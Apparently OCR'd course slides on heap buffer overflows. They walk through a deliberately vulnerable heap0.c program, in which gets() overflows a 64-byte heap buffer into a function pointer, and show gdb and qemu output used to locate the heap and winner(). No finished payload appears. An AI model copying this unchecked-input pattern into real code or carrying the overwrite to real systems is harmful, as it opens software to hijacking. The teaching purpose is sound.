
Pseudo Memory Map




Heap Allocations




Heap Allocations



Heap Allocations




Heap Overflows



Heap Overflows

Buffer overflows are basically the same on the heap as they are on the stack



```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
 char name[64];
};

struct fp {
 int (*fp)();
};

void winner()
{
 printf("level passed\n");
}

void nowinner()
{
 printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
 struct data *d;
 struct fp *f;

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct fp));
 f->fp = nowinner;

 printf("data is at %p, fp is at %p\n", d, f);

// strcpy(d->name, argv[1]);
 gets(d->name);
 f->fp();

}
```

- heap0.c

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
 char name[64];
};

struct fp {
 int (*fp)();
};

void winner()
{
 printf("level passed\n");
}

void nowinner()
{
 printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
 struct data *d;
 struct fp *f;

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct fp));
 f->fp = nowinner;

 printf("data is at %p, fp is at %p\n", d, f);

// strcpy(d->name, argv[1]);
 gets(d->name);
 f->fp();

}
```

First object on heap; name[64]

Second object on heap; fp → contains a pointer

Winner() – We want to execute this function

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
 char name[64];
};

struct fp {
 int (*fp)();
};

void winner()
{
 printf("level passed\n");
}

void nowinner()
{
 printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
 struct data *d;
 struct fp *f;

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct fp));
 f->fp = nowinner;

 printf("data is at %p, fp is at %p\n", d, f);

// strcpy(d->name, argv[1]);
 gets(d->name);
 f->fp();
}
```

Second object on heap; fp → contains a pointer

Winner() – We want to execute this function

malloc() allocates storage on the heap

fp points to nowinner()

gets() take user input and copied into 64-byte array on the heap, without checking its length... oops

Check Heap Address

- Before the malloc() function call.

```
[*] No debugging session active
gef➤  br main
Breakpoint 1 at 0x804920b
gef➤  r
Starting program: /home/wcu0day/ss2021_examples/class14/heap0

Breakpoint 1, 0x0804920b in main ()
/home/wcu0day/.gdbinit-gef.py:2382: DeprecationWarning: invalid escape sequence '\/'
  res = gdb.Value(address).cast(char_ptr).string(encoding=encoding, length=length).strip()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0xf7f9c9a8  →  0xffffd8cc  →  0xffffda86  →  "USER=wcu0day"
$ebx   : 0x0
$ecx   : 0xffffd820  →  0x00000001
$edx   : 0xffffd854  →  0x00000000
$esp   : 0xffffd800  →  0xffffd820  →  0x00000001
$ebp   : 0xffffd808  →  0x00000000
$esi   : 0x1
$edi   : 0x08049090  →  <_start+0> endbr32
$eip   : 0x0804920b  →  <main+15> sub esp, 0x10
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
──────────────────────────────────────────────────────────────────────────────── stack ────
0xffffd800|+0x0000: 0xffffd820  →  0x00000001    ← $esp
0xffffd804|+0x0004: 0x00000000
0xffffd808|+0x0008: 0x00000000    ← $ebp
0xffffd80c|+0x000c: 0xf7dc8a0d  →  <__libc_start_main+237> add esp, 0x10
0xffffd810|+0x0010: 0x00000001
0xffffd814|+0x0014: 0x08049090  →  <_start+0> endbr32
0xffffd818|+0x0018: 0x00000000
0xffffd81c|+0x001c: 0xf7dc8a0d  →  <__libc_start_main+237> add esp, 0x10
──────────────────────────────────────────────────────────────────────────── code:x86:32 ────
    0x8049207 <main+11>        mov    ebp, esp
    0x8049209 <main+13>        push   ebx
    0x804920a <main+14>        push   ecx
 →  0x804920b <main+15>        sub    esp, 0x10
    0x804920e <main+18>        call   0x80490e0 <__x86.get_pc_thunk.bx>
    0x8049213 <main+23>        add    ebx, 0x2ded
    0x8049219 <main+29>        sub    esp, 0xc
    0x804921c <main+32>        push   0x40
    0x804921e <main+34>        call   0x8049060 <malloc@plt>
──────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "heap0", stopped 0x804920b in main (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x804920b → main()
```

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-- /home/wcu0day/ss2021_examples/class14/heap0
0x08049000 0x0804a000 0x00001000 r-x /home/wcu0day/ss2021_examples/class14/heap0
0x0804a000 0x0804b000 0x00002000 r-- /home/wcu0day/ss2021_examples/class14/heap0
0x0804b000 0x0804c000 0x00002000 r-- /home/wcu0day/ss2021_examples/class14/heap0
0x0804c000 0x0804d000 0x00003000 rw- /home/wcu0day/ss2021_examples/class14/heap0
0xf7daa000 0xf7dc7000 0x00000000 r-- /usr/lib32/libc-2.33.so
0xf7dc7000 0xf7f25000 0x0001d000 r-x /usr/lib32/libc-2.33.so
0xf7f25000 0xf7f97000 0x0017b000 r-- /usr/lib32/libc-2.33.so
0xf7f97000 0xf7f98000 0x001ed000 --- /usr/lib32/libc-2.33.so
0xf7f98000 0xf7f9a000 0x001ed000 r-- /usr/lib32/libc-2.33.so
0xf7f9a000 0xf7f9c000 0x001ef000 rw- /usr/lib32/libc-2.33.so
0xf7f9c000 0xf7fa5000 0x00000000 rw-
0xf7fc7000 0xf7fcb000 0x00000000 r-- [vvar]
0xf7fcb000 0xf7fcd000 0x00000000 r-x [vdso]
0xf7fcd000 0xf7fce000 0x00000000 r-- /usr/lib32/ld-2.33.so
0xf7fce000 0xf7fef000 0x00001000 r-x /usr/lib32/ld-2.33.so
0xf7fef000 0xf7ffb000 0x00022000 r-- /usr/lib32/ld-2.33.so
0xf7ffb000 0xf7ffd000 0x0002d000 r-- /usr/lib32/ld-2.33.so
0xf7ffd000 0xf7ffe000 0x0002f000 rw- /usr/lib32/ld-2.33.so
0xfffdd000 0xffffe000 0x00000000 rw- [stack]
```

No heap

Check Heap Address

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0804850c <+0>:     lea    ecx,[esp+0x4]
   0x08048510 <+4>:     and    esp,0xfffffff0
   0x08048513 <+7>:     push   DWORD PTR [ecx-0x4]
   0x08048516 <+10>:    push   ebp
   0x08048517 <+11>:    mov    ebp,esp
   0x08048519 <+13>:    push   ebx
   0x0804851a <+14>:    push   ecx
   0x0804851b <+15>:    sub    esp,0x10
   0x0804851e <+18>:    call   0x80483f0 <__x86.get_pc_thunk.bx>
   0x08048523 <+23>:    add    ebx,0x1add
   0x08048529 <+29>:    sub    esp,0xc
   0x0804852c <+32>:    push   0x40
   0x0804852e <+34>:    call   0x8048360 <malloc@plt>
   0x08048533 <+39>:    add    esp,0x10
   0x08048536 <+42>:    mov    DWORD PTR [ebp-0x10],eax
   0x08048539 <+45>:    sub    esp,0xc
   0x0804853c <+48>:    push   0x4
   0x0804853e <+50>:    call   0x8048360 <malloc@plt>
   0x08048543 <+55>:    add    esp,0x10
   0x08048546 <+58>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048549 <+61>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0804854c <+64>:    lea    edx,[ebx-0x1b1f]
   0x08048552 <+70>:    mov    DWORD PTR [eax],edx
   0x08048554 <+72>:    sub    esp,0x4
   0x08048557 <+75>:    push   DWORD PTR [ebp-0xc]
   0x0804855a <+78>:    push   DWORD PTR [ebp-0x10]
   0x0804855d <+81>:    lea    eax,[ebx-0x19b9]
   0x08048563 <+87>:    push   eax
   0x08048564 <+88>:    call   0x8048340 <printf@plt>
   0x08048569 <+93>:    add    esp,0x10
   0x0804856c <+96>:    mov    eax,DWORD PTR [ebp-0x10]
   0x0804856f <+99>:    sub    esp,0xc
   0x08048572 <+102>:   push   eax
   0x08048573 <+103>:   call   0x8048350 <gets@plt>
   0x08048578 <+108>:   add    esp,0x10
   0x0804857b <+111>:   mov    eax,DWORD PTR [ebp-0xc]
   0x0804857e <+114>:   mov    eax,DWORD PTR [eax]
   0x08048580 <+116>:   call   eax
   0x08048582 <+118>:   mov    eax,0x0
   0x08048587 <+123>:   lea    esp,[ebp-0x8]
   0x0804858a <+126>:   pop    ecx
   0x0804858b <+127>:   pop    ebx
   0x0804858c <+128>:   pop    ebp
   0x0804858d <+129>:   lea    esp,[ecx-0x4]
   0x08048590 <+132>:   ret
End of assembler dump.
```

- After the first malloc() function call.

```
[----------registers----------]
EAX: 0x804b160 --> 0x0
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x21e59
EDX: 0x804b160 --> 0x0
ESI: 0xf7fb6000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd558 --> 0x0
ESP: 0xffffd530 --> 0x40 ('@')
EIP: 0x8048533 (<main+39>:      add    esp,0x10)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
   0x8048529 <main+29>: sub    esp,0xc
   0x804852c <main+32>: push   0x40
   0x804852e <main+34>: call   0x8048360 <malloc@plt>
=> 0x8048533 <main+39>: add    esp,0x10
   0x8048536 <main+42>: mov    DWORD PTR [ebp-0x10],eax
   0x8048539 <main+45>: sub    esp,0xc
   0x804853c <main+48>: push   0x4
   0x804853e <main+50>: call   0x8048360 <malloc@plt>
[----------stack----------]
0000| 0xffffd530 --> 0x40 ('@')
0004| 0xffffd534 --> 0x0
0008| 0xffffd538 --> 0xffffd60c --> 0xffffd75b ("LC_TERMINAL_VERSION=3.3.6")
0012| 0xffffd53c --> 0x8048523 (<main+23>:      add    ebx,0x1add)
0016| 0xffffd540 --> 0x1
0020| 0xffffd544 --> 0xffffd604 --> 0xffffd744 ("/home/schen/heap/heap0")
0024| 0xffffd548 --> 0xffffd60c --> 0xffffd75b ("LC_TERMINAL_VERSION=3.3.6")
0028| 0xffffd54c --> 0x80485c1 (<__libc_csu_init+33>:   lea    eax,[ebx-0xf4])
[----------]
Legend: code, data, rodata, value

Breakpoint 2, 0x08048533 in main ()
```

```
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/schen/heap/heap0
0x08049000 0x0804a000 r--p      /home/schen/heap/heap0
0x0804a000 0x0804b000 rw-p      /home/schen/heap/heap0
0x0804b000 0x0806d000 rw-p      [heap]
0xf7de1000 0xf7fb3000 r-xp      /lib32/libc-2.27.so
0xf7fb3000 0xf7fb4000 ---p      /lib32/libc-2.27.so
0xf7fb4000 0xf7fb6000 r--p      /lib32/libc-2.27.so
0xf7fb6000 0xf7fb7000 rw-p      /lib32/libc-2.27.so
0xf7fb7000 0xf7fba000 rw-p      mapped
0xf7fd0000 0xf7fd2000 rw-p      mapped
0xf7fd2000 0xf7fd5000 r--p      [vvar]
0xf7fd5000 0xf7fd6000 r-xp      [vdso]
0xf7fd6000 0xf7ffc000 r-xp      /lib32/ld-2.27.so
0xf7ffc000 0xf7ffd000 r--p      /lib32/ld-2.27.so
0xf7ffd000 0xf7ffe000 rw-p      /lib32/ld-2.27.so
0xfffdd000 0xffffe000 rw-p      [stack]
```

Heap: 0x804b000 – 0x806d000

Collect info

```
root@fe08a4c95440:/workdir/class13ARM # qemu-arm -L /usr/arm-linux-gnueabi -g 12
34 ./heap
data is at 0x40003190, fp is at 0x400031d8
```

Why 72 bytes??

find the winner() address

```
(remote) gef>  disas winner
Dump of assembler code for function winner:
   0x400005ec <+0>:     push    {r11, lr}
   0x400005f0 <+4>:     add     r11, sp, #4
   0x400005f4 <+8>:     ldr     r3, [pc, #16]   @ 0x4000060c <winner+32>
   0x400005f8 <+12>:    add     r3, pc, r3
   0x400005fc <+16>:    mov     r0, r3
   0x40000600 <+20>:    bl      0x40000454 <puts@plt>
   0x40000604 <+24>:    nop                     @ (mov r0, r0)
   0x40000608 <+28>:    pop     {r11, pc}
   0x4000060c <+32>:    andeq   r0, r0, r12, asr r1
End of assembler dump.
(remote) gef>
```

